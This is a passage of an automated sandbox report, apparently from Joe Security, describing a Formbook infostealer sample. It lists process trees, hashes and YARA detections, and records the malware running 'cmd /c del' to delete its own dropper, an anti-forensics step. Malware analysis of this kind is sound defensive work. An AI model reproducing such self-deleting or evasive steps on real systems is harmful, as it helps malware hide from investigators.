Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.723911761.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.723911761.000000000E954000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **5668**, Parent PID: **3424**

General

Target ID:	9
Start time:	10:34:18
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x1160000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.946218609.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.946218609.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.946218609.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.946443311.0000000000820000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.946443311.0000000000820000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.946443311.0000000000820000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.946503989.0000000000850000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.946503989.0000000000850000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.946503989.0000000000850000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A447	NtReadFile

Analysis Process: cmd.exe PID: **6808**, Parent PID: **5668**

General

Target ID:	10
Start time:	10:34:25
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\new_order.exe"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **7040**, Parent PID: **6808**

General

Target ID:	11
Start time:	10:34:27
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly